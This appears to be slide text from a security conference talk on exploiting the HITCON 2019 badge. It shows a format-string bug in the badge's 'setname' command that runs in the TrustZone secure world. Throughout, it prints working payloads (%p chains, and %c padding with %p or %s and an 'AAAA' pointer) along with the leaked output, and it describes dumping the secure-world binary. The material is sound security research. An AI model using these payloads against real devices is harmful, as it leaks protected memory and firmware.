+-----------------------------+
|Uptime: %-18d(s)|
+-----------------------------+
Welcome %p
```

```
+-----------------------------+
|MCU: M2351ZIAAE              |
+-----------------------------+
|UID: 002c0021033e2aa00000036c|
+-----------------------------+
|Uptime: 12                (s)|
+-----------------------------+
Welcome 0x9a77805c
```

PoC




```
HitconBadge2019 >> setname %p
Done

HitconBadge2019 >> info
+------------------------------+
|MCU: M2351ZIAAE               |
+------------------------------+
|UID: 002c0021033e2aa00000036c|
+------------------------------+
|Uptime: 3192              (s)|
+------------------------------+
Welcome 0x9a77805c
```

Exploiting badge


- Vulnerable format string is processed in secure world.
- Leak secure memory

Leak Secure Memory




```
HitconBadge2019 >> setname %p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p
%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%
p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p
Done
HitconBadge2019 >> info
+-----------------------------+
|MCU: M2351ZIAAE              |
+-----------------------------+
|UID: 002c0021033e2aa00000036c|
+-----------------------------+
|Uptime: 3879              (s)|
+-----------------------------+
Welcome 0x9a77805c0xcbda10a0x3001548c0x2d2d2d2b0x2d2d2d2d0x2d2d2d2d0x2d2d2d2d0x2d2d2d2d0x2d2d2d
2d0x2d2d2d2d0xd2b2d2d0x434d7c0a0x4d203a550x313533320x4141495a0x202020450x202020200x202020200x7c
2020200x2d2b0a0d0x2d2d2d2d0x2d2d2d2d0x2d2d2d2d0x2d2d2d2d0x2d2d2d2d0x2d2d2d2d0x2d2d2d2d0x7c
```

Leak Secure Memory



```
HitconBadge2019 >> setname %c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c
%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%
Done
HitconBadge2019 >> info
+------------------------------+
|MCU: M2351ZIAAE               |
+------------------------------+
|UID: 002c0021033e2aa00000036c|
+------------------------------+
|Uptime: 4242              (s)|
+------------------------------+
Welcome \
         �+-------
-------+U xxx+-------E
                     t:1s
le%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
HitconBadge2019 >> _
```

Leak Secure Memory



```
HitconBadge2019 >> setname %c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%
c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%
c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%pAAAA
Done
HitconBadge2019 >> info
+-----------------------------+
|MCU: M2351ZIAAE              |
+-----------------------------+
|UID: 002c0021033e2aa00000036c|
+-----------------------------+
|Uptime: 825               (s)|
+-----------------------------+
Welcome \
         �+--------
--------+U xxx+--------E
                     t:1s
le%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%0x41414141AAAA
HitconBadge2019 >> _
```

Exploiting badge

- Format string attack
  - Attacking SSL VPN - Orange, Meh
- There is part of format string which is controllable by user


Exploiting badge

```
%c%c%c%c%c%pAAAA
```

```
%%%%%%%%%%%%%%%%%%%%%%%%%%0x41414141AAAA
```

- Replace %p with %s : `%c%c%c%c%c%sAAAA`
- Reference "AAAA" as a string pointer: `char *ptr = 0x41414141`
- Dump whole secure world binary

PoC



```
HitconBadge2019 >>
info
+------------------------------+
|MCU: M2351ZIAAE               |
+------------------------------+
|UID: 002c0021033e2aa00000036c|
+------------------------------+
|Uptime: 1579              (s)|
+------------------------------+
Welcome 1686559927579354O3�+-------
--------+U xxx+--------
t:1s
le%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%�L#x3�K�H�
```

